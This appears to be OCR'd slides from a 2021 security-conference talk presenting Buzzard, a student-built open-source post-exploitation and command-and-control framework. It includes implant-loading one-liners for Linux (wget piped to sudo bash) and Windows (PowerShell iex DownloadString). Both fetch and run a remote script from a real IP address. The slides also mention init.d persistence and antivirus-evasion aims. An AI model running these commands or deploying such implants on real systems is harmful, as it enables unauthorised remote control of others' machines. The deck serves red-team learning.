October 14-15, 2021

BUZZARD

Crafting your post-exploitation framework against odds.

INTRODUCTION

October 14-15, 2021

Aravindha Hariharan

Hello everyone, Myself Aravindha Hariharan aka T3CH_W1ZARD, By day I am Student and by night webapp pentester. Also loves to play CTF events and Hackathons. Currently I am part of Axial community as a Core nerd.

Subhajeet

Hello everyone, am Subhajeet! I mostly go by the name ElementalX online! My domain of nerdery mostly are reverse engineering & malware analysis. I love programming in Rust and assembly & studying about system internals. Currently am leading AX1AL an infosec community focused on RE, Malware analysis and OSINT, web application security.

TODAY'S AGENDA

October 14-15, 2021

1. What is buzzard
2. Why buzzard?
3. Key components of Buzzard
4. Exploration of Features
5. What's buzz?
6. Buzzard in docker
7. Demo
8. Detection
9. Future Updates
10. Credits & Thanks

WHAT IS BUZZARD ?

Buzzard is an open-source post-exploitation framework designed for researchers, students, enthusiasts. People who are willing to learn developing a post exploitation framework can rely on this skeletal framework either on the journey of building their own C2 or deploying their custom implants via buzzard. Buzzard currently supports 10+ post-exploitation modules, for the Linux framework although the initial development aims at making buzzard's support for Windows machines also, the support for windows machines will be updated in the next release. We would like to clarify that buzzard can still not operate on mature red team engagements, but in the future updates it will be capable of being used in mature environment for red team engagement

WHY BUZZARD?

Out of curiosity ?

- Although, there are many marvelous post exploitation frameworks out there like shad0w, Brute Ratel, Posh C2, Nighthawk and many more which have inspired us to build one, we started to work on buzzard keeping in mind that we could experiment new features & definitely learn the tradecraft on the way!
- The techniques used in buzzard are not exactly novel in any kind, but the capability of user to select and debug his implants while using buzzard and his ability to choose implants for persistent engagement & non-persistent engagement is what we believe is unique up-to some extent in buzzard.
- Implants programmed in non-traditional programming language aid towards anti-detection up-to a certain extent as most of them are based on LLVM making them a perfect choice for implant developers.
- Applying anti-RE techniques also have helped upto some extent.

October 14-15, 2021

1


Buzzard is a hybrid architecture, it can easily be fitted inside a docker instance, we will get back to the docker setup after a while. The web interface of buzzard is made up of basic elements like HTML , CSS & Jquery which serves through Node JS which acts as a middleware between REST API and the web interface.

2


Buzzard follows the principle of CRUD: Create-Read-Update-Delete
This is a function like a stateless API and connects to a MongoDB Database to store and retrieve information about all the tasks.

3

This API also serves the beacons directory for sharing the scripts which interact through the implant on the target machine.



BUZZARD IN DOCKER



LOADING THE IMPLANT INSIDE A TARGET MACHINE

October 14-15, 2021

```
Linux:
wget -qO - http://143.198.182.165/api/v1/beacons/buzzard.sh | sudo bash

Windows:
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; iex ((New-Object
System.Net.WebClient).DownloadString('http://143.198.182.165/api/v1/beacons/buzzard.ps1'))
```


1. The above is a linux one-liner to load the implant inside a target machine.

2. Once the implant is loaded it adapts a pseudo-stealth mechanism to hide itself inside the **init.d** file.

FEATURES

October 14-15, 2021

1 Monitor Targets : Buzzard allows the operator to monitor its targets which includes the list the tasks with this view, the number of targets, and scans, and the active status of the target machine.




FEATURES

October 14-15, 2021


2

Adding tasks in buzzard is quite easy, once the implant has been successfully loaded inside the target machine, move ahead to the dashboard and select **Add a new Task.**



3

Plant a new task using buzzard




FEATURES

October 14-15, 2021

4 Task Name & Task IP Address is for the operator to assign a new task and the target address which is a part of the initial task creation process.

5 Buzzard allows the operator to plant two type of task, one is the long mode or the long haul while the other one is the short mode or the short haul.



Long Haul : mostly capable of bypassing traditional detection techniques for Windows & Linux Machines.


Short Haul : huge detection chances compared to beacons which are capable of operating in the Long Haul.

FEATURES

October 14-15, 2021

6

Buzzard allows the operator to choose their favourite programming language both for the implant and the module, this feature is actually aimed for and is quite easy for the operator to debug the beacons & modify them if the operator in case needs to. Currently buzzard support modules programmed in 3 programming languages future updates will comprise of more in multiple languages. Also, mostly languages which are based on LLVM are good choices for AV detection bypass.




WHAT IS BUZZ?

October 14-15, 2021

7

The custom modules in buzzard are known as buzz, just a fancy name we thought to keep.
Buzzard also allows the operator to add their own custom module and schedule tasks.





FEATURES

October 14-15, 2021

8

Buzzard has a feature to display notification of completion, tasks being scheduled and completion of the task.





October 14-15, 2021

LIVE DEMO

DETECTION

October 14-15, 2021

Currently, the implant and modules available on the first release are not capable of maintaining stealth and persistence. Although buzzard has a long haul mode which is an extra feature for delivering stealth implants and modules. In the next update, buzzard will contain custom cross-platform implants and modules capable of maintaining stealth and persistence against AVs and EDRs.

FUTURE UPDATES

October 14-15, 2021

- Full-fledged cross-platform support.
- Modules and implant in C.
- Modules and implant in Rust
- Modules and implant in Go.
- Modules and implant in Nim.
- Dark Theme.
- Additional modules in Python.

AUTHOR'S TWO CENTS

October 14-15, 2021

Working on buzzard was a bit of tedious work for us, without prior red teaming experience and full time research as being students & learners. Buzzard will now be released in Beta Version with bare minimum functionality. We would appreciate the red team community to drop feature request/s and improvements and positive criticism which will help us level ourselves and buzzard in a long run. Buzzard is an open source project and will remain one, and we will be trying our best to update the features at the earliest possible.

CREDITS & THANKS

October 14-15, 2021

- @batsec (The guy who helped us a lot)
- @NinjaParanoid (For helping us out whenever we reached him.)
- @rkvl (For helping us out whenever we reached him.)
- @shogun_lab (Buzzard wouldn’t exist without his guide on building a C2)
- Awesome red teaming community and detection engineers.
- Sacred Cash Cow Tipping Workshops
- @veil_ivy
- @trickster0

October 14-15, 2021

THAT'S A WRAP!

Feel free to ask your queries!!

Got Suggestions? Reach us out at the official discord server.